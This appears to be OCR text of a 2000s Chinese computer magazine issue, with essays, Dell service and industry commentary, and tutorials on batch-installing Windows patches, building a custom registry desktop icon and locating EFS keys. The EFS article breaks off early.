无论多严密的包裹，都挡不住邪恶的眼睛。MSN只不过是一个我们“老百姓的另一张嘴”，软件厂商有将其“武装到牙齿”的必要吗？我们能想象为了杜绝别人偷听我们谈话的可能，每次交流之前都学习一种密文，或者干脆把嘴缝合起来，进行“纯思想的交流”吗？这种情形无论是否现实，都太可笑了……冤有头，债有主，我们还是把矛头一致对准那些窥视癖者吧！CF [DJ01]



友

■ 飞狼



朋友是什么？

有人说，朋友就是拿来靠的。也有人说，朋友就是拿来卖的。我说——朋友就是拿来用的。朋友可以用来同享快乐，朋友也可以用来分担忧愁。朋友可以用来共担大业，朋友也可以用来倾诉心事……

在危机四伏的战场上，你的后背交给了谁？朋友；在寒冷的冬夜，和你围火而坐，笑眯眯地听你天南地北闲扯，非但不厌倦，还不断为你续上一杯又一杯香喷喷咖啡的是谁？朋友；和你一同出去疯玩，结果把你顶进了学校大门自己却被关在外面的是谁？朋友；和你同去郊游时，什么都不带却面不改色吃得最饱是谁？朋友……

朋友是拿着你的啤酒瓶说“一口”，而到你手里却真的只剩“一口”的人；朋友是你手中哪怕只剩一个苹果，也愿分你一半，然后比你先抢到大的那一半的人；朋友是只要你说一声“照顾我家里”，便可以浪迹天涯，没有后顾之忧的人；朋友是深夜三点一个电话将你惊醒，却只是为了告诉你他很想念你的人；朋友是你有了难事首先想到去找，如果不找最终会对你大发脾气的人；朋友是你一个电话就能不远千里赶回来的人；朋友是你永远不会对他说“谢谢”，也永远不对你说这两个字的人……

相交遍天下，知己有几人？真正的朋友，不会太多。

如花笑颜，似水流年。不变的只是闪烁的光线，不变的只是流逝的时间。变的只是人，变的只是心——幸好，你我的心中，始终都还为彼此留有一片绿荫；当人情世故已经将我们那颗原本柔嫩多汁的心磨砺成一颗光滑却坚硬的鹅卵石，当勾心斗角已经将我们那身指点江山的豪气磨灭成整日碌碌无为——幸好还有你，我的朋友，能在俗世的忙碌中倾听我的喜怒哀乐……

又是三月春光，我的朋友，你是否还是忙碌依旧，可还记得那七里花香？

（忙碌之余，忽得本期责编“帅锅”将令，命在一日之中速成“小资情调”一文；为难之中，翻看多年前的乱笔，偶见《朋友》数篇，有感而发，摘取部分成此小文，见笑。）CF [DJ02]

服务就是财富

■ 江苏 大米

我们单位最近买了近二十台DELL计算机。由于有自己的电脑维护人员，为了节约成本，我们没有选择DELL的上门安装服务。但是考虑到技术因素，选择了购买三年售后服务。

可是电脑在我们自己安装时，就发现了问题。有一台机子开机连自检都不能够通过，机器后边的四个指示灯一个都不亮。我们估计到可能是主板出了问题，就打电话给DELL售后服务人员。DELL售后服务人员在电话里详细询问了机器的具体情况，当时就确认了问题的大概原因。第二天，DELL的售后服务技术人员就来到了我们单位，更换了出了问题的主板，计算机出现了熟悉的画面。

在和DELL的交流中，我们觉得DELL的售后服务有以下几点是非常可取的。

第一、DELL的报修电话很快就有人接听，接电话的工作人员有一定技术水平，可以判断计算机可能的故障，并提出了几种可能的解决方法。这一点我个人觉得挺重要的。客户报修，最先和客户打交道的就是接电话的工作人员。如果他们一问三不知，不管是对公司的形象还是客户对公司的信任感都有所下降。再说了，一些集团客户一般都会有自己的计算机技术人员，他们可能仅仅是不熟悉某一品牌的计算机而不能解决电脑的问题。如果电话的接听者能提供一些可能的方法让客户自己就解决了问题，这也节省了电脑公司自己的成本。就算要售后服务人员上门，接电话的工作人员已经了解了大概的计算机病症，也便于售后服务人员准备必须工具，上门对症下药，尽快解决问题。

第二、DELL的服务响应时间很短，符合公司提出的承诺。买品牌机，我认为很大程度还是买它的服务。在和DELL维修工程师的交谈中了解到，他们的服务部并不在我所在的城市，他来也不只是维修我们这一家。这就要求计算机公司要有一个统筹安排，并能熟悉要去的城市。我认为甚至可以细化到安排好路线，这也可以节约成本，比如交通费用。我认为一个公司提出了承诺，就要无条件遵守，哪怕是倒贴银子，这绝对可以让一家公司在消费者的心目中有一席之地。我觉得设立售后服务部的城市应该是消费群比较大并且有一定的发展空间的城市。这些城市要有一定的辐射能力，这样一个售后服务部就可以解决一片地区的售后服务。

当然，售后服务并不是服务的全部内涵，购物时的宾至如归，专卖店的环境舒适都是服务的一个方面，销售人员的交流能力和应有的技术水平也是不可或缺的。现在的消费者，已经不再是一味地追求便宜，如果有了上边的种种，我想消费者还是愿意为了这个服务有所付出的。顾客就是上帝，我倒认为顾客就是顾客，商家为顾客提供舒适的购物环境、优质的商品、良好的售后服务，取得一定的利润，符合社会主义市场经济规律。上边说售后服务比较多，我是认为很多商家对这一块不是很重视，起码比起舒适的购物环境和优质的商品来说要差一点。而顾客的眼睛是雪亮的，谁给顾客带来了实惠，谁也就为自己带来了财富。

小编点评 服务的目的是什么？无论消费者还是厂商、经销商，相信大家都是为了解决问题。IT产品的共同特性就是科技含量高，且由于软硬结合，服务死角多。快速反应，并用过硬专业的知识，帮助用户解决问题——这也是未来敛聚财富的高级手段！CF [XW02]

对眼儿看业界

邮票和数学题的狂想曲

为了对付日益狂增的垃圾邮件，前两天比尔大哥又想出了一个绝妙的主意——你们垃圾邮件不就是托免费的福吗，呵呵，我收邮票钱，看你怎么办！老比尔刚开始想让人付“一美分”为电子邮件买邮票（当然是一封信一美分），后来可能自己也觉得收钱的办法说不过去，又搞了一个更稀奇的花样——做数学题来代替！

对眼儿看到这个消息的时候，不得不佩服老比尔的奇思妙想！看来这个电脑天才还是念念不忘自己当年曾经拥有过的数学天分，今天垃圾邮件泛滥，可总算帮自己找了一个让全世界“同乐”一下的机会。只不过，不管是“一美分”还是做数学题，是不是真能挡住垃圾邮件发送者，对眼儿心里可狐疑得紧呢！只希望这种手段不要“为难了群众，却没能打击罪犯”。

垂帘听政 其乐融融

微软的比尔·盖茨一早就退居二线了，自封了一个“首席程序员”的头衔，据说是去潜心钻研技术去了，但地球人都知道他是扛不住那场“世纪官司”才下台的；前不久，甲骨文的拉里·艾里森也退居二线了，搞什么去了对眼儿我不甚明了，但我可知道这个狂放的家伙可是一个地地道道的“花花公子”，所以也就不替他操心了。最近戴尔的迈克尔·戴尔也退居二线了，不过没有创意的是也找钻研技术当借口！

看了这则新闻，对眼儿我可算是替天下莘莘学子长出了一口酸气——“叫你们丫几个不好好念书，看看吧，别以为自己能辍学创业就是老大了，不是照样要下课！”不过，人家几个没能念完大学的家伙在下课之前，可都先后抛售过大把的股票，换到了大把大把的钞票，然后坐在幕后拽着绳子演木偶戏呢！要早知道辍学也能如此这般，偶当年也恶向胆边生了…… CF [XW03]

紧跟微软的步伐

——Windows补丁下载、批量安装、局域网分发一条龙

■ 安徽　高飞 老黑　浙江 俞伟明 SC 王严刚

对于广大电脑爱好者而言，打补丁已经是“家常便饭”。每次重装系统后，以前系统更新过的补丁也随之毁于一旦，不得不再次连接到微软的网站，将系统“缝缝补补”一番。如果你处于局域网中，还得为多台机器重复单调的更新疲于奔命。要是再不幸，你还在使用Modem上网或者根本就不能上网，那又该如何是好？除了骂一句微软不“体恤民情”外，我们还能做什么？请看——



一、补丁获得——不止一种方法

方法一：在 Windows Update 目录站下载

Step 1 单击“开始→Windows Update”或访问http://windowsupdate.microsoft.com/打开微软的官方更新站点，在页面左边单击“个性化 Windows Update”链接，在打开的页面中选中“在相关主题下显示到 Windows Update目录的链接”后，单击“保存设置”(见图1)，这时你会看到页面左侧多出了一个名为“Windows Update 目录”选项，打开该链接即进入Windows Update目录站。



图 1

Step 2 打开“查找 Microsoft Windows 操作系统的更新”链接进入搜索页面，在搜索页面中选择要查找更新的操作系统及所用语言、日期、包含文字、类别等条件(在高级搜索选项中)并点击“搜索”按钮。在搜索结果页中对于要下载的项，点击“添加”按钮加入到下载篮子，添加完毕后点击“转到下载篮子”，在下载篮子页面中选择好下载文件保存位置后点击“立即下载”，并在随后出现的对话框中点击“接受”按钮，IE即开始自动下载并保存所选更新的文件包到指定目录了(见图2)。




图 2

方法二：利用微软知识库编号下载

Step 1 打开微软官方更新站点，单击“查看以寻找更新”链接，待页面搜索出可用更新后，注意查看每个更新的名称后面都有个类似“KB831240”，将号码一一记下来。

Step 2 打开http://support.microsoft.com/?kbid=xxxxxx (xxxxxx代表上述号码中的6位数字)，如KB831240补丁的知识库页面为http://support.microsoft.com/?kbid=831240，页面会给出该补丁的下载链接。

> 小提示
> 你也可以在每个补丁介绍的窗口内单击“更多信息”链接直接进入其知识库页面。

方法三：在微软安全站点下载

Step 1 打开http://www.microsoft.com/technet/security/default.asp(微软安全站点)，在这里可以看到最新的安全公告、安全工具等。点击主页面左侧“Security”中的“Security Bulletin Search”(安全公告搜索)，在打开的页面中可以选择“产品/技术”和微软知识库编号来搜索。

Step 2 如果选择“产品/技术”搜索，点击“Search By Product Technology”，比如要搜索Windows XP Professional的所有HotFix，就可以在“Product/

Technology”中选择“Windows XP Professional”(见图3)，在“Service Pack”中可以选择补丁版本，在“Bulletin release date”中可以选择公告的日期。单击“Go”按钮就可以找到所有相关的补丁。



图3

小提示

如果点击“Search By KB Article Number”，还可以通过微软知识库文章编号来搜索补丁，在“Knowledge base article number”中输入知识库编号，比如331953，之后会在页面下方显示搜索结果。

Step 3 在页面下方会显示搜索到的结果，打开结果中的链接，在安全公告页面中找到对应的下载地址，之后点击“Download the Update”进入相应补丁下载界面，需要你选择下载语言，如果是简体中文，那在“Select Language”中选择“Chinese Simplified”(简体中文)，再单击“Go”按钮即可进入下载窗口(见图4)，点击“下载”按钮即可进行补丁下载。



图4

方法四:利用HFNetChk下载

Step 1 到http://hfnetchk.shavlik.com/hfnetchk_3.86.0.1.exe下载HFNetChk，它是一个让你不用登录网站便可获得补丁更新信息的免费软件(支持Windows 2000/NT/XP/2003)，下载后安装。

Step 2 运行“cmd”命令打开命令提示符窗口，进入HFNetChk的安装目录，运行“hfnetchk -v”命令(输入时不带引号)，刚开始软件会提示“Attempting to download the CAB from:http://xml.shavlik.com/mssecure.cab”(下载messecure.cab文件，该文件是监测本机补丁更新必需的文件)，稍等片刻，你会看到测试报告。

Step 3 每个补丁报告项目的后面都可以看到具体的解释，且带有其对应的微软知识文库号，同样将这些号码记下来，找到相应下载链接进行下载。

你知道吗？

微软补丁的命名规则：

★安全公告都有一个惟一的编号，其命名规则是:MS年份－补丁序号，比如MS03－015就表示2003年发布的第15个安全公告。另外每个公告还对应一个微软知识库(Knowledge Base)的编号，比如MS03-015对应的编号是813489，我们可以通过这个编号在微软的网站上查找到相应的文章和解决方案。

上面的知识库编号例子是最新的规则，在2002年12月前，微软知识库编号是“Q******”格式的，比如2002年11月发布的IE6 SP1的累积修补程序知识库是“Q328970”。

★Windows 2000和Windows XP补丁程序的命名规则是：Q******_WXX_SP*_X86_YYY.exe，其中Q331953同样表示的是微软知识库编号，WXX表示Windows操作系统的版本，YYY表示的是语言平台，比如“Q331953_WXP_SP2_x86_CHS.exe”。

★其他微软产品补丁文件的命名规则是:Q******.exe，比如最新(4月23日)发布的用于IE6 SP1的累积修补程序是q813489.exe，其中813489表示的是Microsoft知识库文章编号。

方法五:手动快速下载Windows升级补丁

运行“开始→Windows Update→查看以寻找更新”查找升级补丁，点击“复查并安装更新”查看更新补丁的说明，然后点击“立即安装”，这时会跳出Windows Update的网页对话框开始下载补丁，选择“取消”，并退出升级；打开C:\Windows\Windows Update.log，你所要的补丁下载地址都在这里了，复制下载链接地址用FlashGet等下载软件赶快下载吧！

二、补丁安装——流水线自动化

下载完补丁后，就该安装它们了。如果使用常规安装方法，逐个安装不仅效率低下，且需要多次重启，显然不可取。下面就介绍如何将多个补丁制作成WinRAR自解压安装程序。这里要借助于微软专门为Windows NT/2000/XP发布的一款命令行工具——QChain.exe，它可以链接多个HotFix，一次性重启完成安装。

QChain小档案

最新版本:Q296861	软件大小:43KB
软件性质:免费软件	适用平台:Windows NT4/2000/XP

下载地址:http://www.microsoft.com/downloads/release.asp?ReleaseID=29821

Step 1 假设已经下载了Q111111.exe、Q222222.exe和Q333333.exe三个补丁文件，将这三个文件和下载回来的Qchain.exe拷贝到“E:\HotFix”目录中。

Step 2 用记事本编辑以下内容：

```
@echo off
setlocal
set HotFix=E:\HotFix
%HotFix%\Q111111.exe -z -q
%HotFix%\Q222222.exe -z -q
%HotFix%\Q333333.exe -z -q
```

%HotFix%\qchain.exe

将其保存名为"hotfix.bat"的批处理文件，并将其同样保存在"E:\HotFix"目录。

> 小提示
>
> Windows Update命令参数含义:
> [-u][-f][-o][-z][-q][-l]
> -u　表示Unattended模式，即无人参予模式
> -f　在关机时强行关闭其他程序
> -o　覆盖OEM文件，不提示
> -z　表示安装后不重新启动计算机
> -q　表示在安装的过程中不出现提示信息
> -l　表示列出安装的修补程序

Step 3 右键单击E:\HotFix文件夹，选择"添加到压缩文件"，在出现的对话框中输入任意一个压缩文件名并选中"创建自释放格式档案文件"，然后切换到高级属性页，点击"SFX　选项"按钮，在"高级自释放选项"对话框的"常规"属性页中，"释放后运行"框里输入批处理文件名"hotfix.bat"(见图5)，然后在"模式"属性页中选中"解包到临时文件夹"、"全部显示"、"覆盖所有文件"，并设好开始解压前询问框的标题与内容，在文本和图标属性页的自解压文件窗口标题中设好窗口标题，点两次确定后，WinRAR开始创建需要的自解压压缩文件。



图5

Step 4 经过上述三步，以后在重装操作系统后，只需运行该自解压文件即可自动完成所有补丁的安装工作。

三、做好事不留名——局域网中快速批量安装

前面讨论了如何在单机上实现补丁批量安装，如果你在局域网中，需要对多台电脑进行更新，一台台重复实在劳力又劳心，对于大型局域网一般采用ADS(Active Directory Service，活动目录服务)和Microsoft SUS配合的方案来实现，但普通的小型局域网(如我们的家庭网络)就未免大材小用了。其实可以利用一个免费工具——WGet来轻松解决。

Step 1 在局域网中的服务器上，到ftp://sunsite.dk/projects/wget/windows/wget-1.9.1b-complete.zip下载WGet，文件的体积很小，只有700多KB。下载后将其解压到某个文件夹，如C:\Updates。

Step 2 在该机的C:\Updates目录中新建一个download.txt文件，该文件用于记录下载补丁文件的URL，编辑其内容格式如下:

http://download.microsoft.com/updates/Q1212121-2k-xp.exe

http://support.microsoft.com/updates/Q1212120-2k-xp.exe

> 小提示
>
> 注意每个补丁的下载地址单独一行，补丁文件URL的获得请大家参看前文提供的方法。

Step 3 同样在C:\Updates目录中新建一个DOWNLOAD.bat批处理命令文件，文件的内容如下:

REM 下载DOWNLOAD.TXT文件中指定的补丁

REM 日志信息写入LOG.TXT，这样在下次使用时可以只下载尚未下载过的补丁

wget -c -i DOWNLOAD.txt -o LOG.txt -nc

Step 4 将该机的C:\Updates目录共享给局域网内的所有用户(提供"只读"权限即可)。在其他机器的C盘上分别新建一个Update目录，在该目录中新建一个update.bat的批处理文件，其内容如下:

```
@echo off
Cls
Net use U: \\server\Updates
Echo 正在复制和安装补丁，请稍等…
U:
for %%a in (*.exe) do if not exist C:\Updates\%%a.txt %%a
for %%a in (*.exe) do if not exist c:\Updates\%%a.txt echo 已安装 > c:\Updates\%%a.txt
C:
```

该批处理文件的含义是:首先将服务器上的Updates目录映射为U:驱动器。然后搜寻U:盘上的每一个EXE文件，依次检查本地Updates目录下是否存在同名的TXT文件，如不存在，则运行该EXE文件(即安装补丁)。批处理命令中的第二个for命令执行相似的检查操作，只是这次如果找不到同名的TXT文件，则创建该TXT文件并写入内容"已安装"。

Step 5 每次更新时，首先将新补丁的下载地址添加到download.txt中，然后执行服务器上的DOWNLOAD.bat文件下载新补丁，最后分别在其他机器中运行update.bat文件分别更新。

> 小提示
>
> 为了方便，你可以将update.bat的快捷方式加入到每一台工作站的'启动'程序组，使得Windows启动时自动检查是否有必须安装的补丁。

四、Windows Update的四大疑问

问题1:当使用Windows Update安装补丁失败时，该怎么办？

导致Windows Update更新失败的原因很多，可以依次从以下思路着手排除:

1.运行regsvr32 wupdinfo.dll命令重新注册Windows Update。

2.查看系统日期是否设置正确，很多朋友在将日期设置为较早的年份后发现无法使用 Windows Update 了。

3.使用代理服务器(最好是北美地区的代理服务器)或换个时间再次连接更新站点，很多不可预知的网络问题也会影响 Windows Update 的使用。

4.清空 IE 临时文件夹，删除 C:\Program Files\WindowsUpdate\V4 下除 XML 文件格式以外的所有文件，确认是否开启 IE 对 ActiveX 的支持。

5.确认你的电脑开启了 443 端口，该端口是 SSL(Security Socket Layer，加密套接字协议层)专用端口，Windows Update 在检测用户本地环境(即点击“查看以寻找更新”链接)时会使用该端口。

6.运行“regsvr32 iuctl.dll /u”命令，搜索系统中的 iuengine.dll 和 iuctl.dll 文件，将搜索结果全部删除。

7.将错误代码拷贝下来到微软站点或 google 搜索，多数情况下可以获得解决办法，使用盗版安装盘安装的 Windows 常不能使用 Windows Update。

8.实在不行只有尝试将补丁文件下载到硬盘后再安装了。

问题 2:我是校园网用户，如何方便地使用 Windows Update 进行在线更新？

校园网或者访问外网有困难的用户使用 Windows Update 可以采用以下两种办法:

1.使用代理服务器连接 Windows Update 站点。

2.使用 Windows Update 在国内的镜像站点，这些站点与微软同步更新，下面几个速度较快:

西安交通大学:http://202.117.21.253/

厦门大学:http://windowsupdate.xmu.edu.cn

上海交通大学:http://windowsupdate.sjtu.edu.cn

问题 3:我使用 Windows Update 后，系统中还残留有很多安装文件夹，如何清除？

Windows Update 一般会在安装完补丁后将临时存放的安装文件删除掉，出现上述情况多数是由于安装中断所引起的，你可以通过一个叫 Remove Hotfix Backups 的程序卸载掉这些文件，它的下载地址是 http://www.onlinedown.net/cfan/07/rhb.rar，运行后单击“Remove Backup Files and Add/Remove entries”按钮即可。

问题 4:为什么我刚刚更新过的系统，Windows XP 还在频繁提示有新的补丁可更新？

除了这个问题外，还可能发生以下问题:在 Windows Update 的站点上，在搜索可用更新时，出现的可用更新列表中有曾经安装的补丁文件。解决的这两个问题的方法有两种:

1.按照常规步骤进入 Windows Update 站点并搜索更新，找到那个已经安装过补丁的知识文库号，如 xxxxxx。运行“regedit”命令打开注册表编辑器，定位到“[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows XP\SP2]项，在其子键中找到并删除以“xxxxxx”命名的键，重启系统。再次利用 Windows Update 更新一遍系统。

2.关闭 Windows 自动更新提示功能，方法是在“系统属性”中切换到“自动更新”选项卡，取消勾选“保持我的计算机最新”(见图 6)。




图 6

▶▶▶ 火速链接

有关Windows Update失败及故障的更多解决办法，请参考本刊 2003 年第 23 期 25 页《Windows Update 你好烦！》一文。

CF [XT01]

“制作启动盘”的一着妙用

■ 黑龙江 姜卫东

在电脑维护过程中，经常需要用到启动盘。在 Windows 98 中制作启动盘的方法很简单，点击“开始→设置→控制”，进入“控制面板”，双击“添加/删除程序”图标，打开“添加/删除程序”的“属性”对话框，单击选择“启动盘”选项卡。

最近的一次教学实践，我们发现“制作启动盘”还有一个妙用，那就是“修复磁盘”。事情是这样的:

在讲解 Windows 98 磁盘操作时，讲到在 Windows 98 中格式化 3.5 英寸软件，拿出一张软盘做演示，结果磁盘却不能格式化(在 MS-DOS 下也不能格式化)，看来磁盘是坏了。于是继续往下讲制作启动盘，由于当时只有一张盘，便拿这张盘给同学做演示，当进度条到 20% 要求插入磁盘时，便将这张坏盘插入到软驱，本来是想演示说明一下就行了，结果一阵吃力的读盘声过后，居然成功了。这时再格式化，居然可以了。

欣喜之余，又找了三张不能格式化的磁盘，有两个获得成功。如果你有一些不能格式化的磁盘，不妨用这个方法试试，说不定会带来意外的收获。

CF [XT02]

CFan新视界
软件学用通
特别话题
网络e生活
硬件步步高
产品百分百
创业&就业
傻博士信箱
编辑部在行动

看点 不少人的电脑桌面充满了很多图标,不美观不说,还会占用大量系统资源。能不能让一个图标做更多的事情?想没有想过只用一个图标就能打开10个常用程序、清理回收站、打开经常访问的网站?一起动手,让小图标也完成复杂的功能!更重要的是,我们可以做出难以删除的系统级图标!

一个图标当十个用

——多功能系统级图标制作攻略

■ 深圳　KT.Ren

电脑用久了,程序装多了,桌面上的图标一定会积累很多。杂乱无章的桌面看着让人心烦,更会导致系统资源的极大浪费。面对这种情况,一般用户有两种应对方法:一是尽可能减少桌面图标的使用,访问程序时直接进入文件夹双击程序文件,缺点是过于繁琐;二是为了优化系统,安装一些号称优化系统的工具软件,缺点是资源占用问题不一定能解决,反而占用了过多的资源。其实,无需繁琐的操作,无需多余的配置,略懂注册表的你也完全可以拥有一个实用、环保的多功能桌面。这一切的实现,尽在一个不起眼的桌面图标(见图1)。




图1

一、建立框架三步走

打开"注册表编辑器",定位到[HKEY_CLASSES_ROOT\CLSID],在其下新建子项"{00000000-0000-0000-0000-000000000000}"(该值可自定义,但必须符合类标识符的命名规则,且与同一子键下的项值不尽相同,不包括双引号,下同),并将右侧窗格的"(默认)"设为要定义的桌面图标的名称,如"完全一键通",此外,还可以在右侧窗格新建一个字符串键值"InfoTip",且将其值定义为当鼠标指向该图标时要显示的说明文字,如"说明文字:内含Winamp、优化大师、金山词霸等程序和各个系统目录的链接……"。接着,在[HKEY_CLASSES_ROOT\CLSID\{00000000-0000-0000-0000-000000000000}]主键下完成下面的操作。

> 小提示
>
> 由于CLSID下面分支很多,一不小心就会"迷路",找不到当前位置,所以建议现在就选中{00000000-0000-0000-0000-000000000000},然后点选"收藏→添加到收藏夹",把它珍藏起来。

Step 1 新建子项"DefaultIcon",在右侧窗格将"(默认)"的值改为想显示的桌面图标的ICO图标路径或"Shell32.dll"文件的内置图标,比如:E:\photo\desk.ico。

Step 2 新建一个名为"InProcServer32"的子项,在右侧窗格将"(默认)"的值改为"Shell32.dll",接着创建一个名为"ThreadingModel"的字符串值,并将其值设置为"ApartMent"。

Step 3 新建子项"Shell",并在其下继续创建一个子项"xxx",在它下面再建立"Command"子项,其中,"xxx"应用具体字词替代,如"Open"、"Click hear"、"优化大师"等,它将决定该桌面图标的右键菜单里各个链接内容的排列顺序。接着,打开创建的子项"xxx",在右侧窗格将"(默认)"的值改为对应程序或系统目录要显示在该桌面图标右键菜单的链接文字,如"我的浏览器"。打开创建的子项"Command",在右侧窗格将"(默认)"的值改为对应程序或系统目录的完整路径,如"C:\Program Files\Internet Explorer\iexplore.exe"。

> 小提示
>
> 如果想用IE打开某个目录路径,则必须写成"Explorer /root,X:\"("X"应替换为某个硬盘盘符)的形式。

二、增加更多功能

至此,该桌面图标已具有了最基本的功能(见图2)。但乍一看,其右键菜单只列出了相应链接文字和"创建快捷方式",朴素得很,怎么办呢?对此,可以有选择性地继



图2

续在[HKEY_CLASSES_ROOT\CLSID\{00000000-0000-0000-0000-000000000000}]主键下添加下面两步操作。

Step 1 创建一个名为"ShellFolder"的子项，接着在右侧窗格新建二进制键值"Attributes"，并将其值定义为以下任意一个："01 00 00 00"(复制，即对应于该桌面图标右键菜单的"复制"命令，下同)、"02 00 00 00"(剪切)、"04 00 00 00"(粘贴)、"10 00 00 00"(重命名)、"20 00 00 00"(删除)、"40 00 00 00"(属性)。

> 小提示
>
> 如果想同时添加几个命令值，只需将它们对应的数值相加，如"31 00 00 00"表示在该桌面图标的右键菜单中同时添加"重命名"、"删除"、"复制"。此外，若"Attributes"的值为空或是"00 00 00 00"，那么该桌面图标还是一个系统级图标，也就是说，一切类似于删除、重命名、复制等基本操作都对它无效。

Step 2 新建多级子项"ShellEx\ContextMenuHandlers\{645FF040-5081-101B-9F08-00AA002F954E}"，这样，该桌面图标的右键菜单就多出了一个"清空回收站"项，它具有与"回收站"的"清空回收站"一样的功能。

三、图标生效不必重启

经过对主体键的相关处理，该桌面图标已具有了称心的功能，这时你也许会问：我的桌面上怎么没有那个图标呢？它究竟隐于何处？难道……正如你所想的，那个图标确实还未成形，毕竟，我们的工作也还没完全结束呀。

在"注册表编辑器"里找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace]，新建一个子项"{00000000-0000-0000-0000-000000000000}"(该项值必须是在[HKEY_CLASSES_ROOT\CLSID]下定义的那个值)，然后折叠好所有分支，选择最上面的"我的电脑"，按下F5刷新注册表，无需重启系统，刷新桌面后你一定会高喊"超强的系统图标终于出现了！"

> 小提示
>
> 建一个没有名称的图标
>
> 在桌面建立快捷方式图标时，必须要输入一个名称，如果空白则系统不会答应。我们超强的系统图标可不会受这个限制，只要修改{00000000-0000-0000-0000-000000000000}右侧窗格中"默认"的值，把它改为空，就可以做出"无标题图标"了。

四、补充秘技

补充一：当你双击该桌面图标时，它会以右键菜单的第一项(也就是加粗的)链接内容为默认打开项。

补充二：细心的你可能会发现，右键菜单的每一项链接内容的首字都会出现一条下划线，这实在有损整个菜单面的美观，其实，只要在创建多个[HKEY_CLASSES_ROOT\CLSID\{00000000-0000-0000-0000-000000000000}\Shell\xxx\Command]时为"xxx"右侧窗格"(默认)"的值末加上字符"(&X)"("X"可用单个的英文字母或数字代替)，那么，不仅链接内容的下划线会消失，而且"(&X)"里的"X"也会成为对应项的快捷键。

补充三：如果该桌面图标的右键菜单拥有"属性"项，那么在你选取此项后系统一般会弹出一个错误提示框。对于这个问题，可以通过在[HKEY_CLASSES_ROOT\CLSID\{00000000-0000-0000-0000-000000000000}\ShellEx]下新建双级子项"PropertySheetHandlers\{FBF23B42-E3F0-101B-8488-00AA003E56F8}"来调用"IE浏览器"的"属性"对话框。这样，桌面上多出的IE图标也就可以名正言顺地退休了。当然，还可以把其中的"{FBF23B42-E3F0-101B-8488-00AA003E56F8}"改为别的类标识符来调用"回收站"、"我的文档"等其他系统内置的"属性"对话框。

补充四：利用该桌面图标右键菜单的"创建快捷方式"命令可以把该图标拖放到系统的任意位置，比如：快速启动区、"开始"菜单、某个系统目录等。同样地，也可以把该图标的原始位置定位在"我的电脑"、"控制面板"等处。此外，在同一处还可以创建多个一模一样的图标，这在以前也是难以做到的吧。 CF [XT03]

默认设置也不一定靠得住！

■ 爬山猪

公司调整设备，给我换了一台电脑。于是我兴冲冲地格式化硬盘，重装系统。可好事多磨，每次Windows 2000装到"正在安装网络组件"时，就自动重启。屡试屡爽。万般无奈，只好装Windows 98试试。正为一路顺利安装而庆幸时，却忽然发现系统找不到集成在主板上的网卡！把Windows 98又重装了两遍，BIOS设置恢复到默认值，内存也换了，问题依旧！百般无奈，进入BIOS，胡乱修改设置。无意中发现：默认设置居然将板载网卡Disable了！立即改为Enable，启动Windows 98，即刻顺利找到网卡，安装成功。其时已经很晚了，可我不甘心，删掉Windows 98装Windows 2000，没有任何问题，安装成功！

小编有话说：BIOS默认设置往往被认为是最安全、最不容易出现故障的设置，但这种设置可能会出现屏蔽网卡的问题。如果安装操作系统出现故障，找不到问题原因时，别忘了查看一下默认设置。 CF [XT04]

俱乐部特价商城最新产品请见本刊第34页

看点 用利于理解的方式，找到EFS加密用户密钥在Windows XP中存储的位置，帮助大家更形象地理解和掌握难懂、乖张的EFS。

别把钥匙锁在家里
——挖掘EFS文件私钥的藏身之处

■ 辽宁　尤扬

重要提示: 本文所阐述内容会涉及注册表等系统关键信息，请在进行本实验操作之前备份系统重要信息，请不要用重要文件来测试！

从Windows 2000开始，Windows引入了加密文件系统(EFS)。EFS是一个很复杂的系统，对于广大用户来说，理解它的具体加密、解密和恢复是一个艰难的过程。我们下面会用一种比较利于理解的方式来简单地找到用户密钥在Windows XP Professional中存储的位置，帮助大家更形象地理解EFS，同时能更安全地使用EFS功能。

芝麻开门

必须要理解几个关键概念

★加密文件系统EFS (Encrypting File System)

有一种错误理解，认为加密文件系统就是给文件加上密码，很多软件都可以实现。实际上，EFS是一种可以将敏感数据加密并存储在NTFS文件系统上面的技术，离开了NTFS文件系统它将无法实现。被加密的文件只能被特定用户访问，其他人无法使用。

★公钥和私钥

EFS所用的加密技术是基于公钥(Public Key-based)的，并作为一个集成系统服务运行；它易于管理，不易受到攻击(如果是基于密码的保护措施会碰到暴力破解的威胁，比如：平时用WinZip给压缩包加密码，就是基于密码保护的)，并且对用户是透明的。如果用户要访问一个加密的NTFS文件，并且有这个文件的私钥，那么就能像打开普通文档那样打开这个文件，感觉不到它是加密的，而没有该文件私钥的用户将被拒绝对文件的访问。

公钥(Public Key): EFS中公钥其实是用来加密数据的，就相当于自己家里的门锁(高科技的密码锁)，自己家里的门锁可以暴露在环境中，因为任何人都可以看到它。但如果不知道密码或没有钥匙就打不开它，所以暴露这个公钥在安全性方面没有问题。

私钥(Private key): 就是用来解密公钥那把锁的，也就是我们家里的门钥匙，这个私钥可不能随便泄露，不然让坏人盗走或者被复制，那么就很容易解密了。如果我们自己的私钥损坏或丢失了，那么同样不能打开自家的锁。

一、EFS加密信息的关键位置

很多用户面对EFS时，只知道它能安全地保存公司的敏感数据，他们感觉这个EFS十分安全，而且使用起来也十分简单，只要右击文件或文件夹，在“属性”上面选择一下“EFS加密”的勾选就行了。实际上，EFS的关键因素有三个：

1.用户私钥

2.注册表中的信息

3.SAM数据库❶信息

二、最常见的加密问题

